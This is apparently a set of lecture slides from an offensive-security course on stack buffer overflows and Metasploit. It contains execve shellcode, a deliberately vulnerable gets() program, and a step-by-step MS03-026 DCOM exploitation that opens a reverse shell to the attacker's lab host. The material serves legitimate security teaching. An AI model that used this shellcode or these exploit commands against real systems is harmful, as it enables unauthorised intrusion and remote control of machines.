movl     %esi, 0x8(%esi)
xorl     %eax, %eax
movb     %eax, 0x7(%esi)
movl     %eax, 0xC(%esi)
movb     $0xB, %al
movl     %esi, %ebx
leal     0x8(%esi), %ecx
leal     0xC(%esi), %edx
int      $0x80
xorl     %ebx, %ebx
movl     %ebx, %eax
inc      %eax
int      $0x80
call     -0x24
.string  "/bin/sh"
```

```
char shellcode[ ] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

Metasploit can generate this for you!


```
msf > use payload/windows/shell_bind_tcp
msf payload(windows/shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The name of the encoder module to use.
    -f <opt>  The output file name (otherwise stdout)
    -h        Help banner.
```

https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

Step 2. Execute the Attack Code

- Fill the buffer with the shell code, followed by the address of the start of the code


- Address must be exact
  - Usually hard to know exact address, since you do not know where the buffer is in memory
  - We are at the mercy of the operating system
  - If you miss, the program crashes



Step 3. Setting the Return Pointer

- Most difficult part – must be perfect
- Could make an educated guess based on running the code 100s or 1000s of times in your lab
  - If you have source code, that helps quite a bit
  - Could use a debugger to analyze the code


Step 3. Improving Attacker's Odds



- Prepend several NOPs (NOP sled) to the executable code
  - If the RP lands on one of the NOPs, nothing happens and execution continues to the next instruction (down the stack) until the payload is run
- Pattern of repeated NOPs (opcode of 0x90) is easy to detect
- NOP sled and attacker machine code (payload) are called "egg"
  - Add the RP and you have a sploit

OS Guarding Against Stack-based Buffer Overflow

- Runtime test for stack integrity
- Operating system
  - Generates random 4 bytes (random canary) at program startup
  - Inserts canary string into every stack frame
  - Verifies canary before returning from function
- To defeat random canary, attacker must learn current random string



Example Code Using Kali 2016.2

```
//bo-example.c
#include <stdio.h>
char i;
void sample_function(void)
{  char buffer[4]={0xaa,0xbb,0xcc,0xdd};
   printf("How old are you?\n");
   gets(buffer);
   printf("Address\t\tData\n");
   printf("-------------------\n");
   for (i=0; i<32; i++)
        printf("%.8x\t%0.2x\n",&buffer[i],(buffer[i] & 0x000000ff));
   printf("You entered %s.\n", buffer);
   return;  }
main()
{  printf("Hello\n");
   sample_function();  }
```

Compile the Code with Canary (Stack Protector)

- **`gcc -o bo-example bo-example.c`**
  `-fstack-protector`
  `-mpreferred-stack-boundary=2`
  `--param ssp-buffer-size=2`

  - **`-fstack-protector`**
    - Turn on stack protector (canary)
  - **`-mpreferred-stack-boundary=2`**
    - Do not let compiler force stack alignment on 16-byte boundary
    - If not specified, usually inserts 8 null (00) characters between SFP and buffer
  - **`--param ssp-buffer-size=2`**
    - Protect buffers as small as 2

Disassembling Code - 2 Techniques

1. **gdb bo-example**
   - Then enter **disas main** at the **(gdb)** prompt
2. **objdump –d bo-example**

% means AT&T syntax
cmd <src>, <dest>

```
08048547 <main>:
08048547:       55                      push   %ebp
08048548:       89 e5                   mov    %esp,%ebp
0804854a:       83 ec 04                sub    $0x4,%esp
0804854d:       c7 04 24 70 86 04 08    movl   $0x8048670,(%esp)
08048554:       e8 4f fe ff ff          call   80483a8 <puts@plt>
08048559:       e8 16 ff ff ff          call   8048474 <sample_function>
0804855e:       c9                      leave
0804855f:       c3                      ret
```

Return pointer value = 0804855e

Intel syntax reverses operands

Executing the Code sample_function

```
./bo-example
Hello
How old are you?
34
Address    Data
--------------
bfe9d3e4   33
bfe9d3e5   34
bfe9d3e6   00
bfe9d3e7   dd
bfe9d3e8   00
bfe9d3e9   2c
bfe9d3ea   4e
bfe9d3eb   db
bfe9d3ec   f8
bfe9d3ed   d3
bfe9d3ee   e9
bfe9d3ef   bf
```


Buffer

Random Canary

SFP

```
bfe9d3f0   5e
bfe9d3f1   85
bfe9d3f2   04
bfe9d3f3   08
bfe9d3f4   70
bfe9d3f5   86
bfe9d3f6   04
bfe9d3f7   08
bfe9d3f8   78
bfe9d3f9   d4
bfe9d3fa   e9
bfe9d3fb   bf
```


RP = 0804855e



Compile Same Code with NO Stack Protector

- `gcc -o bo-example bo-example.c`
  `-fno-stack-protector`
  `-mpreferred-stack-boundary=2`
  `--param ssp-buffer-size=2`

- `objdump –d bo-example`




```
080484cb <main>:
080484cb:       55                      push   %ebp
080484cc:       89 e5                   mov    %esp,%ebp
080484ce:       83 ec 04                sub    $0x4,%esp
080484d1:       c7 04 24 00 86 04 08    movl   $0x8048600,(%esp)
080484d8:       e8 73 fe ff ff          call   8048350 <puts@plt>
080484dd:       e8 32 ff ff ff          call   8048414 <sample_function>
080484e2:       c9                      leave
080484e3:       c3                      ret
```

Return pointer value = 080484e2

Executing the Code sample_function


```
Hello
How old are you?
34
Address          Data
------------------
bfd9ee88         33
bfd9ee89         34
bfd9ee8a         00
bfd9ee8b         dd
bfd9ee8c         98
bfd9ee8d         ee
bfd9ee8e         d9
bfd9ee8f         bf
bfd9ee90         e2
bfd9ee91         84
bfd9ee92         04
bfd9ee93         08
bfd9ee94         00
bfd9ee95         86
```

Buffer


SFP

RP = 080484e2

No canary!!




Why We Need An Exploit Development Framework



- Quality of exploits vary widely
- It is very difficult to change out a payload on an egg
  - What if I wanted to add a user to the target but the sploit does something else?
- Exploits often have lots of overlapping functionality
- Attackers choose between 1000s of exploits and 100s of payloads
- Stitching the exploits and payloads into an egg can also be a pain
  - There are no standards

Metasploit Exploit Framework



- Development platform with a modular interface that behaves like an assembly line stitching together:
  - Exploit – technique (e.g., BO) used to compromise a program
  - Payload – the machine code to run on the target
  - Targeting – destination IP address, port, and options
- www.metasploit.com

- There are commercial ($$$$) exploit frameworks too
  - IMPACT by Core Security
  - CANVAS by Immunity

Why Use Metasploit Framework (MSF)?


- Creates a pseudo standard for sploit development
  - Many built-in features simplifies egg development
  - Over one hundred example exploits
    - Can create your own using provided exploits as examples
- Any exploit in the framework can use any payload
  - Offers countless combinations
  - If exploit is successful, payload is executed
- Awesome guide/tutorial is found at
  - www.offensive-security.com/metasploit-unleashed/

MSF Payload Examples

- Reverse shell back to attacker (shoveling a shell)
- Bind shell to arbitrary port
- Windows VNC (Virtual Network Computing) Server DLL Inject
- Reverse VNC DLL Inject (shoveling a GUI)
- Create Local Admin User

Metasploit Components

- Exploit takes advantage of a flaw in target program
- Payload makes the target do something the attacker wants
- Auxiliary modules perform all kinds of tasks, including scanning
- Post modules are used in post-exploitation to plunder targets or manipulate them



Metasploit Operation

- Msfconsole or GUI (Community Edition) or Pro (not allowed here)
- Benefits of msfconsole:
  - Most stable interface
  - Only supported way to access most of Metasploit's features
  - Full readline support (edit current command), retrieve previous command lines, and command completion
- Ready, Aim, Fire… …and Pwn your first box
  - Select Exploit
  - Select Target
  - Select Payload
  - Set Options and LAUNCH!


Metasploit Upgrade

- You may NOT use Metasploit Pro
- You may want to upgrade Metasploit before you begin
- Take a snapshot of your Kali VM just in case the install breaks Kali
  - Generally good practice when using VMs
- Run

```
# apt install metasploit-framework
```

Start the Console (Kali) – 2 Ways

```
# msfconsole
```



Using Metasploit Console

- Can use tab key to auto-complete these commands
- **show exploits**
  - Will display ALL exploits – not required
- **search dcom**

Nexpose told us target has a dcom vulnerability

- **use exploit/windows/dcerpc/ms03_026_dcom**
- **show targets**
  - Use this if there could be more than one vulnerable OS
- **search reverse tcp shell**
- **set payload windows/shell/reverse_tcp**
- **show options**
- **set rhost 10.1.0.196**

Target

- **check**
  - Verifies the target is vulnerable to this exploit
- **set lhost 10.1.0.236**

Attacker

- **exploit**

Metasploit - Searching

```
msf > search dcom

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   auxiliary/scanner/telnet/telnet_ruggedcom                      normal  RuggedCom Telnet Password Generator
   exploit/windows/dcerpc/ms03_026_dcom          2003-07-16       great   MS03-026 Microsoft RPC DCOM Interface Overflow
   exploit/windows/smb/ms04_031_netdde           2004-10-12       good    MS04-031 Microsoft NetDDE Service Overflow
   exploit/windows/smb/psexec_psh                1999-01-01       manual  Microsoft Windows Authenticated Powershell Comm
```

Metasploit - Show Payloads

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/debug_trap                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                   normal  Generic x86 Tight Loop
   windows/adduser                                      normal  Windows Execute net user /ADD
```

<<snip>>

```
   windows/shell/reverse_ord_tcp                        normal  Windows Command Shell, Reverse Ordinal TCP
   windows/shell/reverse_tcp                            normal  Windows Command Shell, Reverse TCP Stager
   windows/shell/reverse_tcp_allports                   normal  Windows Command Shell, Reverse All-Port TC
   windows/shell/reverse_tcp_dns                        normal  Windows Command Shell, Reverse TCP Stager
```

Metasploit - Set Payload

```
msf exploit(ms03_026_dcom) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Metasploit – Pwn!

```
msf exploit(ms03_026_dcom) > set rhost 10.1.5.56
rhost => 10.1.5.56
msf exploit(ms03_026_dcom) > set lhost 10.1.5.3
lhost => 10.1.5.3
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 10.1.5.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.5.56[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.5.56[135] ...
[*] Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.1.5.56
[*] Command shell session 2 opened (10.1.5.3:4444 -> 10.1.5.56:1045) at 2014-01-16 12:32:51

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

May have to press enter to get a prompt

Pwned! You're on the target!

Metasploit – Scripted Pwnage!

- Can create a file (exploit.rb) with Metasploit commands:
  - **`use exploit/windows/dcerpc/ms03_026_dcom`**
  - **`set PAYLOAD windows/shell/reverse_tcp`**
  - **`set rhost 10.1.5.56`**
  - **`set lhost 10.1.5.3`**
  - **`exploit`**

